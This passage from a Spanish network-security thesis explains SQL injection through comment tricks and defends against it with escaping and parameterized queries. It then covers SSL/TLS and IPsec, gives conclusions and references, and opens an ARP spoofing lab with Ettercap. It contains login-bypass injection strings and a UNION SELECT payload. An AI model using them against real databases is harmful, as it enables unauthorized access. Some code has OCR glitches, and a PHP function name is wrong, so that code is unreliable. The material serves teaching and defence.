Supongamos que por un motivo cualquiera queramos eliminar una porción completa de la consulta a la base de datos, esto es posible porque SQL permite comentarios dentro de las propias consultas, los dos tipos más frecuentes son:

- Comentario en una sola línea (--), a partir de esto el resto de la línea se ignorará, aunque parece que puede dar problemas según que bases de datos, por ejemplo MySQL requiere que después haya un espacio en blanco y un carácter, volviendo a la consulta de usuario/contraseña.

Select * from bd_tuto where usuario = '$usuario' and password = '$password';

Si al final del nombre del usuario se añade un ' (para “escaparse” de la cadena alfanumérica), se marca que se acabó la consulta con un; y después se añade un -- a, la consulta quedaría así:

Select * from bd_tuto where usuario = 'ejemplo' ; --a ' and password = '$password';

- Comentarios multilínea (/* y */), a partir del comienzo del comentario (/*) y hasta su final (*/), todo se ignorará, por ejemplo:

Select * from bd_tuto where usuario = '$usuario' and password = '$password and ID=$ID

Si al nombre del usuario se añade un ' (de nuevo para “escapar” de la cadena alfanumérica) y un /* para iniciar el comentario y a su un */ para finalizar el comentario, el resultado sería:

Select * from bd_tuto where usuario = 'ejemplo' /* ' and password = 'blablabla' and ID=65535 */

A veces, con un solo tipo de comentarios, no es suficiente, si en el caso anterior, la ID fuera alfanumérica:

Select * from bd_tuto here usuario = 'ejemplo' /* ' and password = 'blablabla' and ID='65535 */ '

La consulta es errónea, así que no nos sirve, pero si la ID se cambia por un */ , para acabar el comentario anterior, un ; para acabar la consulta y un -- a para comentar el resto de la línea:

Select * from bd_tuto where usuario = 'ejemplo' /* ' and password = 'blablabla' and ID='65535 */; -- a';

Aunque él; no sería necesario si en la consulta estuviera en una línea independiente, porque**:**

Select * from bd_tuto where usuario = 'ejemplo' /* ' and password = 'blablabla' And ID='65535 */ -- a';

6.9.7 DEFENSA CONTRA ATAQUE DE INYECCION SQL.

- **Variable Segura**.

Las defensas contra este ataque consisten en asegurarse de que los datos de entrada son seguros, como el lenguaje que se usa en estos casos suele ser PHP. La forma de filtrar la entrada cambia según el tipo de datos, si es un número simplemente hay que interpretarlo como tal y desechar el resto, por ejemplo, de “65535 or 1=1” pasaría a ser “65535”.

Esto se puede hacer con **$variable_segura = intval ($variable_insegura);** O si es un número con coma flotante **$variable_segura= float_val ($variable_insegura);** si es un dato alfanumérico, solo hay que usar la función **mysql_real_escape_string(cadena),** para sanear la cadena.

Lo que hace la función mysql_real_escape_string es sanear los caracteres, haciendo que no tengan ningún significado especial, por ejemplo, un ' significa el final de una variable alfanumérica, pero con un \ antes (escapado), no significa el final, es solo una comilla en la variable, así, con **$variable_segura = mysql_real_escape_string($variable_insegura);** Si **$variable_insegura** es **' or '1'='1,** la variable segura sería **\' or \'1\'=\'1,** como se puede ver todo lo que tiene algún significado en SQL tiene un \ antes, así que se convierte en un carácter normal.

- **Defensa con SQL**.

En una consulta **SQL** mandamos dos parámetros, que mediante el lenguaje que elijamos escribirá tal cual le mandemos los parámetros:

#El usuario y la contraseña que mandamos son "Error", y se haría esta consulta:
SELECT * FROM `Usuario` WHERE `user`='Error' AND `pass`='Error'
#Y en este ejemplo veremos el resultado de la inyección del SQL
SELECT * FROM `Usuario` WHERE `user`='Error' AND `pass`='' UNION SELECT * FROM `Usuario` WHERE `id` = '1'

Por lo tanto la solución genérica sería evitar que se pudieran introducir caracteres especiales (como comillas) sin haberlas transformado antes (por ejemplo, una comilla doble: " debería de transformarse en \" que así interpretará como texto la comilla y no como el carácter que cierra o abre el una texto en la consulta.

- **Defensa con PHP.**

En **PHP** tenemos varias formas de hacerlo, entre ellas para bases de datos **MySQL** tenemos la función **mysql_real_escape_string**, que añadiremos en las variables que introducimos en la consulta:

```
$respuesta=mysql_query("SELECT * FROM `Usuario` WHERE
    `user`='".mysql_real_escape_string($name)."' AND
    `pass`='".mysql_real_escape_string($password)."'")
```

- **Defensa con .NET**

En **.NET** evitaremos la inyección en **SQL Server** (con **C#**) estableciendo el tipo de parámetro como literal con SqlDbType.VarChar:

```
SqlConnection con = new SqlConnection(_connectionString);
SqlCommandcmd = new SqlCommand ("SELECT * FROM Usuario WHERE
user=@user AND pass=@pass", con);
/* Convertimos en literal estos parámetros, por lo que no podrán hacer la inyección
*/
cmd.Parameters.Add("@user", SqlDbType.VarChar, 32).Value = user;
cmd.Parameters.Add("@pass", SqlDbType.VarChar, 64).Value = password;
```

O también podríamos usar **AddWithValue** de una forma ligeramente similar a la anterior:

```
Using (SqlConnection con = (acquire connection)) {
        Con. Open ();
        Using (SqlCommandcmd = new SqlCommand ("SELECT * FROM Usuario
WHERE user=@user AND pass=@pass", con)) {
                /* Convertimos también en literales los parámetros */
                cmd.Parameters.AddWithValue("@user", user);
                cmd.Parameters.AddWithValue("@pass", password);
                Using (SqlDataReaderrdr = cmd.ExecuteReader () ){
                        /* [...] */
                }
        }
}
```

- **Defensa con JAVA.**

En Java lo que se hace es similar a lo que hemos hecho con **C#** (en .NET), crear la consulta con los parámetros y posteriormente establecerlos (sustituirlos siendo ya estos un literal, que no producirán fallos de seguridad).

```
Connection con = (acquire Connection)
PreparedStatement query = con.prepareStatement("SELECT * FROM Usuarios
WHERE user=? AND pass=?");
query.setString (1, user);
query.setString(2, password);
ResultSetrset = query.executeQuery();
```

- **Defensa con PERL**.

En **Perl** usamos la característica **place holder** que es igual que con los dos ejemplos anteriores, agregando a la consulta los parámetros.

```
$query = $sql->prepare("SELECT * FROM Usuarios WHERE user=? AND pass=?");
                $query->execute ($user, $password);
```

- **No confiar en la entrada del usuario:** Los principales ataques de SQL se producen en la entrada de un formulario, por tanto no permitir caracteres especiales (las comas, el punto y coma, guiones dobles).
- **No utilizar sentencias SQL construidas dinámicamente:** Es una de las puertas de entrada más comunes de un ataque de SQL, ya que como vimos en el último ejemplo, permite incluir una función lógica que se cumpla en todos los caso, siempre que se pueda, es mejor utilizar sentencias almacenadas.
- **No utilizar cuentas con privilegios administrativos:** En todos los servicios de servidor podemos definir varios usuarios, aunque no es raro usar el administrador para hacer las consultas, lo suyo sería que cada usuario pudiera acceder únicamente a las tablas y los datos que le pertenecen y no a todos.
- **No proporcionar mayor información de la necesaria:** Los mensajes de Error ofrecen una ayuda útil para los hackers, ya que por lo general informan más de la cuenta y controlarlos mediante excepciones es un buen hábito a seguir.

6.10 SSL (SECURE SOCKET LAYER).

Es un proceso que administra la seguridad de las transacciones que se realizan a través de Internet. El estándar SSL fue desarrollado por Netscape, junto con Mastercard, Bank of América, MCI y Silicón Graphics, se basa en un proceso de cifrado de clave pública que garantiza la seguridad de los datos que se envían a través de Internet. Su principio consiste en el establecimiento de un canal de comunicación seguro (cifrado) entre dos equipos (el cliente y el servidor) después de una fase de autenticación.

El sistema SSL es independiente del protocolo utilizado; esto significa que puede asegurar transacciones realizadas en la Web a través del protocolo HTTP y también conexiones a través de los protocolos FTP, POP e IMAP. SSL actúa como una capa adicional que permite garantizar la seguridad de los datos y que se ubica entre la capa de la aplicación y la capa de transporte.

Las conexiones realizadas por medio de este protocolo tienen las siguientes propiedades básicas:

- Privada. Después de un proceso inicial de "hand shake" en el cual se define una clave secreta, se envía la información encriptado por medio de algún método simétrico (DES, RC4).
- Segura. La identidad de cada extremo es autenticada usando métodos de cifrado asimétricos o de clave pública (RSA, DSS).
- Confiable. El transporte del mensaje incluye un control de la integridad del mismo usando una MAC cifrada con SHA y MD5.

6.10.1 SSL.

Es un protocolo diseñado para permitir que las aplicaciones puedan transmitir información de ida y de manera segura hacia atrás. Las aplicaciones que utilizan el protocolo Secure Sockets Layer, saben cómo dar y recibir claves de cifrado con otras aplicaciones, así como la manera de cifrar y descifrar los datos enviados entre los dos.

SSL proporciona autenticación y privacidad de la información entre extremos sobre Internet mediante el uso de criptografía. Habitualmente sólo el servidor es autenticado (es decir, se garantiza su identidad) mientras que el cliente se mantiene sin autenticar.

SSL implica una serie de fases básicas:

- Negociar entre las partes el algoritmo que se usará en la comunicación.
- Intercambio de claves públicas y autenticación basada en certificados digitales.
- Cifrado del tráfico basado en cifrado simétrico.

Durante la primera fase, el cliente y el servidor negocian qué algoritmos criptográficos se van a usar. Las implemantaciones actuales proporcionan las siguientes caracteristicas.

- Para criptografía de clave pública: RSA, Diffie-Hellman, DSA (Digital Signature Algorithm).
- Para cifrado simétrico: RC2, RC4, IDEA (International Data Encryption Algorithm), DES (Data Encryption Standard), Triple DES y AES (Advanced Encryption Standard);
- Con funciones hash: MD5 o de la familia SHA.

6.10.2 FUNCIONAMIENTO.

El protocolo SSL intercambia registros, opcionalmente cada registro puede ser comprimido, cifrado y empaquetado con un código de autenticación del mensaje (MAC). Cada registro tiene un campo de **content_type** que especifica el protocolo de nivel superior que se está usando. Cuando se inicia la conexión, el nivel de registro encapsula otro protocolo, el protocolo hand shake (o protocolo de acuerdo), que tiene el content_type 22.

El cliente envía y recibe varias estructuras hand shake:

- Envía un mensaje Client Hello especificando una lista de conjunto de cifrados, métodos de compresión y la versión del protocolo SSL más alta permitida. Éste también envía bytes aleatorios que serán usados más tarde y puede incluir el identificador de la sesión.

- Después de recibe un registro Server Hello, en el que el servidor elige los parámetros de conexión a partir de las opciones ofertadas con anterioridad por el cliente.
- Cuando los parámetros de la conexión son conocidos, el cliente y servidor intercambian certificados. Estos certificados son actualmente X.509, pero hay también un borrador especificando el uso de certificados basados en OpenPGP.
- Cliente y servidor negocian una clave secreta (simétrica) común llamada master secret, posiblemente usando el resultado de un intercambio Diffie-Hellman, o simplemente cifrando una clave secreta con una clave pública que es descifrada con la clave privada de cada uno. Todos los datos de claves restantes son derivados a partir de este master secret, que son pasados a través una función pseudo aleatoria cuidadosamente elegida.

TLS/SSL poseen una variedad de medidas de seguridad:

- Numerando todos los registros y usando el número de secuencia en el MAC.
- Usando un resumen de mensaje mejorado con una clave (de forma que solo con dicha clave se pueda comprobar el MAC).
- Protección contra varios ataques conocidos (incluyendo ataques Man-in-the-middle), como los que implican un degradado del protocolo a versiones previas o conjuntos de cifrados más débiles.
- El mensaje que finaliza el protocolo hand shake (Finished) envía un hash de todos los datos intercambiados y vistos por ambas partes.
- La función pseudo aleatoria divide los datos de entrada en 2 mitades y las procesa con algoritmos hash diferentes (MD5 y SHA), después realiza sobre ellos una operación XOR. De esta forma se protege a sí mismo de la eventualidad de que alguno de estos algoritmos se revelen vulnerables en el futuro.

6.10.3 APLICACIONES DE PROTOCOLO SSL.

SSL se ejecuta en una capa entre los protocolos de aplicación como HTTP, SMTP, NNTP y sobre el protocolo de transporte TCP, que forma parte de la familia de protocolos TCP/IP. Aunque pueda proporcionar seguridad a cualquier protocolo que use conexiones

de confianza (tal como TCP), se usa en la mayoría de los casos junto a HTTP para formar HTTPS. HTTPS es usado para asegurar páginas World Wide Web para aplicaciones de comercio electrónico, utilizando certificados de clave pública para verificar la identidad de los extremos. Otra aplicación con creciente uso de TLS es SMTP. TLS es también el método estándar para proteger la señalización de aplicaciones con Sesión Initiation Protocol (SIP) y también puede ser usado para tunelizar una red completa y crear una red privada virtual (VPN), como en el caso de Open VPN.

6.10.4 VENTAJAS Y DESVENTAJAS DE SSL.

VENTAJAS.

- SSL goza de gran popularidad y se encuentra ampliamente extendido en internet ya que vienen soportado por los dos principales navegadores de mercado que son Netscape Navegador 3.0 así como por Internet Explorer 3.0.
- Actualmente es el sistema más utilizado para garantizar pagos seguros por internet.
- El usuario no necesita realiza ninguna acción especial para invocar el protocolo SSL, basta con seguir un enlace o abrir una página con una dirección que empieza con **https: //**, y el navegador se encargara del resto.
- Proporciona un canal de comunicaciones seguro entre los servidores Web y los clientes pero su uso no se limita a la transmisión de páginas Web. Al contratarse entre los niveles de transporte y de aplicación potencialmente SSL puede servir para dar seguridad a otros servicios como Ftp, correo electrónico.

DESVENTAJAS.

- Dentro del comercio electrónico si bien es cierto que SSL ofrece un sistema seguro para él envió y cifrado de los números de tarjetas de crédito también lo es que carece de la capacidad para proteger otros aspectos de la actividad comercial.
- Es importante recalcar que SSL solo concede una protección parcial ya que garantiza la integridad y confidencialidad de los datos únicamente durante el tránsito de los mismos pero no los protege una vez que los mismos son recibidos por el servidor.

- SSL no soporta aplicaciones en tiempo real y no permite compartición de ficheros.

6.10.5 DIFERENCIA ENTRE IPSEC Y SSL.

Tanto IPSEC como SSL son dos buenas alternativas para la empresas en lo que a comunicaciones segura se refiere, estas pueden beneficiarse de usar IPSEC y SSL en sus redes privadas virtuales al aplicar cada tecnología apropiadamente, sin embargo estas dos tecnológicas tienen algunas diferencias entre las principales podernos citar las siguientes:

- IPsec es un conjunto de protocolos de seguridad operando al nivel de la capa de red, mientras que SSL es un protocolo de seguridad que trabaja sobre el protocolo TCP y por debajo de los protocolos como Http, Imap, Ldap.
- Debido a que SSL trabaja en una capa superior que IPsec tiene menos bits que cifrar aunque esto ocasiona una diferencia en el rendimiento, esto no da ninguna ventaja en la práctica a SSL.
- En las VPN IPsec el usuario tiene acceso a todos los servicios de la red mientras que en VPN SSL el usuario tiene acceso a un solo servidor/aplicación.

La mejor elección de una u otra tecnología depende de los requerimientos de la organización o empresa, así como de la infraestructura de la misma, también se deben tomar en cuenta factores importantes como el rendimiento y el nivel de uso. Tanto IPSEC como SSL son tecnologías confiables y eficaces que pueden ser usadas para proveer seguridad en comunicaciones altamente sensibles, cada una de estas tecnologías tienen sus ventajas y desventajas y su mayor rendimiento dependerá del escenario en el que se encuentre operando

7 DISEÑO METODOLOGICO.

Como primer paso se definen conceptos teóricos lo cuales son necesarios comprender para poder entender el funcionamiento de los diferentes ataques a abordar. Posteriormente se procede a describir manera teórica cómo funcionan los ataques estudiados.

Luego de haber completado lo que a teoría respecta se diseñaran diferentes escenarios, los cuales estarán adaptados de manera controlada para ser propensos al ataque que en ese momento se estará tratando. En la mayoría de casos se trabajará de manera virtual, utilizando VirtualBox para este fin.

Finalmente se realizan y explican una serie de prácticas, las cuales son una guía para montar un ataque en el escenario planteado. Además de ejecutar un ataque se proponen diferentes métodos para dar seguridad ante el ataque.

8 CONCLUSIONES.

En la realización de este trabajo investigativo hemos profundizado diferentes tipos de ataques que afectan grandemente a las empresas en el mundo, en donde los servicios son atacados provocando una inestabilidad en su buen funcionamiento y provocando de esta manera una gran pérdida tanto en la producción de las empresas, como en la información que viaja a través de los diferentes enlaces de comunicación.

Sin importar la magnitud del tamaño de la empresa todas pueden ser víctimas de ciertos ataques desarrollados por personas con intenciones maliciosas, la seguridad informática es la ciencia que busca la manera de mantener seguro los diferentes sistemas informáticos utilizando mecanismos de protección tanto con la ayuda de hardware como software que permitan al administrador de los sistemas controlar y mantener la seguridad en sus redes de comunicaciones.

A lo mejor no se cuente con una seguridad 100% efectiva, esto es debido a que siempre se contara conciertas vulnerabilidades en los sistemas, además se contara con nuevas herramientas y mecanismos que utilicen los atacantes para realizar sus actividades pero sin embargo se puede proporcionar una garantía en dichos ataques no logren sus objetivos de la manera deseada. Todo dependerá de la manera y mecanismos que el administrador utilice, para garantizar de manera eficaz la seguridad de las redes de comunicaciones dentro y fuera de la empresa.

La mejor solución contra estos tipos de ataques seria que la gente no realizara estas actividades delictivas, pero esto no podría ser posible, por lo cual hay que tratar de defenderse y solucionar todos los problemas posibles que perjudiquen la estabilidad del sistema, proporcionando mejores mecanismos, técnicas y un personal calificado que defienda los sistemas contra cualquier actividad que ponga en riesgo la productividad de la empresa.

9 RECOMENDACIONES.

- Comprobar y delimitar el perímetro para la mitigación de un ataque.
- Necesidad de emplear tecnologías de seguridad complementarias.
- Estar preparado para contra ataques con un sistema proactivo de defensa y a la vez ofensivo.
- Tener contraseñas con una mezcla de letras y números, cambiarlas con frecuencias.
- Utilizar una solución de seguridad de internet que combine antivirus, firewall, detección de intrusos y gestión de vulnerabilidades para brindar máxima protección contra código malicioso y otras amenazas.
- Tener parches de seguridad actualizados y que se apliquen oportunamente.
- Emplear estrategias de defensa a profundidad.
- Apagar y eliminar servicios que no son necesarios.
- Implementar soluciones de acceso y cumplimiento de políticas de red.
- Crear y establecer políticas efectivas de contraseñas y control de dispositivos.
- Asegurarse que los procedimientos de emergencias estén vigentes.
- Aplicar las diferentes medios de defensas que fueron mencionado en los diferentes capítulos de este trabajo investigativo.

10 REFERENCIAS BIBLIOGRAFICAS.

Libros:

- GARCIA-MORAN, JEAN PAUL ; FERNANDEZ HANSEN, YAGO ; MARTINEZ SANCHEZ, RUBEN ; OCHOA MARTIN, ANGEL ; RAMOS. (2011). HACKING Y SEGURIDAD EN INTERNET EDICIÓN 2011. RA-MA Editorial.

- KUROUSE, JAMES F.; ROSS, KEITH W. (2009) REDES DE COMPUTADORAS UN ENFOQUE DESCENDENTE. Quinta Edición. PEARSON Editorial.

- LOCKHART, ANDREW (2007) SEGURIDAD DE REDES. LOS MEJORES TRUCOS. ANAYA Multimedia.

Documentos Electrónicos:

- CARLOS TORI, Hacking Ético (2008).

- JORDI HERRERA JOANCOMARTI, JOAQUIN GARCIA ALFARO, XAVIER PERRAMON TORNIL (2004) Aspectos avanzados de seguridad de redes.

Sitios WEB:

ARP SPOOFING.

http://ARPPoisoningandDetection_OSTalks.html
http://arp-guard-arp-spoofing.html
http://AtaqueArp-SpoofingusandoBacktrack5«'losindestructibles'.html
http://cain-and-abel-black-art-arp-poisoning.html
http://CCNPSWITCH642-813SpoofingAttacksSOLUCIONARPIPDHCP.html
http://como-hacer-arp-spoofing.html
http://www.cristianamicelli.com.ar.html
http://arp-poisoning-detection-by-zosemu.html

DNS SPOOFING.

http://losindestructibles.wordpress.com/2012/05/23/dns-spoofing/

http://losindestructibles.wordpress.com/2011/09/30/dns-poisoning-spoofing/

http://foro.elhacker.net/hacking_avanzado/dns_spoofing_otro_metodo-t317620.0.html

IP SPOOFING.

http://CCNPSWITCH642-813SpoofingAttacksSOLUCIONARPDHCPIP.html

http://IPSOURCEGUARD.html

http://ipspoof.aspx.html

http://ip-spoofing-introduction.html

http://MisLibrosdeNetworkingHerramientasdeCiscoIOSparaprevenirIPspoofing.html

http://que-es-el-spoofing.asp.html

http://IpSpoofing/t24home.html

http://Tipos-de-Spoofing-IP-Spoofing.php.html

http://UsodelaherramientahpingenGNU_LinuxCentOS_GNU_LinuxCentOSNicaragua.html

http://usurpation-ip-spoofing.php3.html

DHCP SPOOFING.

http://ataques-a-la-capa-de-enlace-iisolucionCISCOARPYDHCP.html

http://Ataques-de-seguridad-comunes.html

http://CCNPSWITCH642-813SpoofingAttacksSOLUCIONDHCP,ARP,IP.html

http://DefensasfrenteaataquesDHCP_SecurityArtWork.html

http://dhcp-snooping-prevencion-de-ataques-dhcp.html

http://PreventDHCPServerSpoofingbyusingDHCPsnooping»Howdoestheinternetwork.html

http://MitigandoataquesdeDHCPSpoofingutilizandoSnoopingenSwitchesCisco_RedesCisco.NET.html

http://dhcpsnoopingvlan.html

DENEGACION DE SERVICIOS DOS/DDOS.

http://[Resuelto]TIPOSDEATAQUESENINTERNET-Vuestrosdocumentos-ForoADSLAyuda.html

http://Linux_DDoSyotrosataquesvsiptablesSeguridadanti-DDoSeniptables.html

http://DDoSAnálisisdeAtaquesCoordinados_AnonymousWorldWideNews.html

http://Ataque_de_denegación_de_servicio.html

http://AtaqueDDoSSYN FloodconHping3Lamiradadelreplicante.html

http://AlfredoReino»ArchivodelBlog»ProteccióncontraataquesDDoS.html

http://Ataque-de-denagaci_n-de-servicio-_Bien-explicado-con-ejempl.html

http://ataques-dos-ddos-en-seguridad.html

http://ch03lev1sec3.html

http://hping3_examplesLAND.html

http://hping.html

http://LAND.htm

http://id-60351.html

http://indexcyberataque.php.html

http://InformacionsobrelostiposdeataquedenegaciondeservicioDoS_LinuxparaNoveles.htm

http://Inundacion-ICMP.html

http://introduccion-los-ataques-dosddos.html

IPSEC

http://introduccion-los-ataques-dosddos.html

http://13.0-UsodeIPSec.html

http://IPsec-Wikipedia,laenciclopedialibre.html

http://IPSECsecureIPovertheInternet.htm

http://ManualIP_IPsec-MikroTikWiki.html

http://ModosdetransporteytúnelenIPsecGuíadeadministracióndelsistemaserviciosIP.html

http://Teoría.html

http://VPNsobreIPsec.html

DNSSEC.

http://blog.acostasite.com/2011/04/implementar-dnssec-sobre-linux-solo.html
http://blog.acostasite.com/2009/11/implementar-dnssec-sobre-linux-solo.html
http://blog.acostasite.com/2011/04/implementar-dnssec-sobre-linux-solo.html
http://aulaweb.uca.edu.ni/blogs/cleal/2012/11/28/servidor-dns-en-ubuntu-12-04/
http://dnssectest.sidn.nl/test.php
http://www.vensign.com/instalar-configurar-un-servidor-dns-con-bind9-en-debian-etch.html
http://guifi.net/node/34631
http://www.ovh.es/dominios/guides/g609.securiser_votre_domaine_avec_dnssec
http://www.escomposlinux.org/lfs-es/recetas/bind.html
http://www.nic.cl/dnssec/
http://www.dns-sec.es/index.php/implementando-dnssec/recomendaciones-de-implementacion/ejemplo-de-implementacion/instalacion-y-configuracion/

INYECCIONES SQL.

http://www.myjavazone.com/2012/08/un-poco-de-seguridad-sql-injection-hoy.html
http://foro.elhacker.net/hacking_avanzado/gran_tutorial_sobre_inyecciones_sql_en_mysql-t247535.0.html
http://losindestructibles.wordpress.com/2012/09/
http://losindestructibles.wordpress.com/2012/10/03/ataque-sql-injection/
http://foro.elhacker.net/nivel_web/sql_injection_para_principiantes_ejemplos_en_aplicaciones_reales-t142203.0.html
http://hackmundy-lab.blogspot.com/2012/01/sql-injection.html
http://xora.org/2011-sql-injection-automatica-con-backtrack-5-y-sqlmap/
http://tutoriales-hacking.blogspot.com/2012/10/backtrack-5-r3-sqlmap.htm
http://foro.elhacker.net/tutoriales_documentacion/tutorial_de_inyeccion_sql_sql_injection-t98448.0.html
http://www.w3schools.com/php/func_mysql_real_escape_string.asp

SSL.

http://SQLInjectionparaprincipiantes,ejemplosenaplicacionesreales.html
http://InyeccióndecódigoSQL_MaestrosdelWeb.html

http://InyeccióndecódigoSQL.html

11 PRACTICAS.

PRACTICA

ATAQUE ARP SPOOFING

11.1 PRACTICA: ATAQUE ARP SPOOFING.

Introducción.

Esta práctica consiste la realización del ataque de capa 2 (capa de enlace), Arp Spoofing. Dicho ataque se realizara de manera virtual con la ayuda de **Virtual Box** y 2 **máquinas virtuales,** el ataque se implementara con la ayuda de la herramienta de **Ettercap** bajo la plataforma de Linux y finalizando el análisis del tráfico con la herramienta de **Wireshark.**

El **ARP Spoofing**, también conocido como **ARP Poisoning** o **ARP Poison Routing**, es una técnica usada para infiltrarse en una red Ethernet conmutada, que puede permitir al atacante leer paquetes de datos en la LAN, modificar el tráfico o incluso detenerlo. El principio del ARP Spoofing es enviar mensajes ARP falsos a la Ethernet. Normalmente la finalidad es asociar la dirección MAC del atacante con la dirección IP de otro nodo, como por ejemplo la puerta de enlace predeterminada.

Objetivos.

- Demostrar con ayuda de la simulación la realización del ataque.
- Llevar a cabo el ataque con la herramienta **Ettercap**.
- Realizar el análisis del tráfico con la ayuda de **Wireshark**.
- Brindar conocimientos de ARP (protocolo de resolución de dirección).
- Brindar una solución con la ayuda de la herramienta **ArpWatch.**

Requerimientos para la realización de la práctica.

- Tener instalado algún programa de virtualización por ejemplo **Virtual Box.**
- Tener instalado un **Backtrack 5 o superior.**
- Contar con dos máquinas virtuales que serán las victimas por ejemplo: **Windows xp** y **Ubuntu Server**.
- Tener instalados un analizador de protocolo en por ejemplo: **Wireshark.**
- Contar con la herramienta para realizar el ataque por ejemplo: **Ettercap**.

Desarrollo.

El protocolo de resolución de direcciones (ARP), es un protocolo de bajo nivel utilizado para hacer las direcciones dinámicas, es el encargado de traducir direcciones IP de 32 bits, a las correspondientes direcciones hardware generalmente de 48 bits en dispositivos Ethernet, permite que el cliente que solicita el servicio encuentre la dirección física del cliente destino en una red física similar dando solo la dirección IP de este. Estas direcciones se almacenan en una memoria temporal llamada Cache ARP a la que se van incorporando las nuevas direcciones IP a medida que van llegando, el software ARP mantiene las tablas que relacionan las direcciones IP con las direcciones físicas.

Escenario a realizar.

Víctimas:

Ubuntu Server: **192.168.56.101.**
Windows Xp: **192.168.56.102.**
Atacante Backtrack: **192.168.56.103**




Ilustración 29: Escenario Arp Spoofing.

Realizando la práctica.

Abrir la herramienta **virtual box** y luego crear una red anfitrión en **Virtual Box** y que nos permita adquirir direcciones dinámicas IP a través del servidor **Dhcp.** Luego hay que comprobar las direcciones IP de las maquinas victimas a través de **IPCONFIG en Windows** y **ifconfig en Ubuntu server.**




Ilustración 31: Determinando la Dirección IP y Mascara de Subred.




Ilustración 30: Determinando las dirección IP y Mascara de Subred, Linux.

Luego procedemos a realizar una prueba de conectividad con el comando **PING** para determinar si ambas maquinas se comunican y así lograr el ataque.




Ilustración 32: Ping 192.168.56.101 en terminal de Windows.




Ilustración 33: Ping 192.168.56.102 en terminal de Ubuntu server.

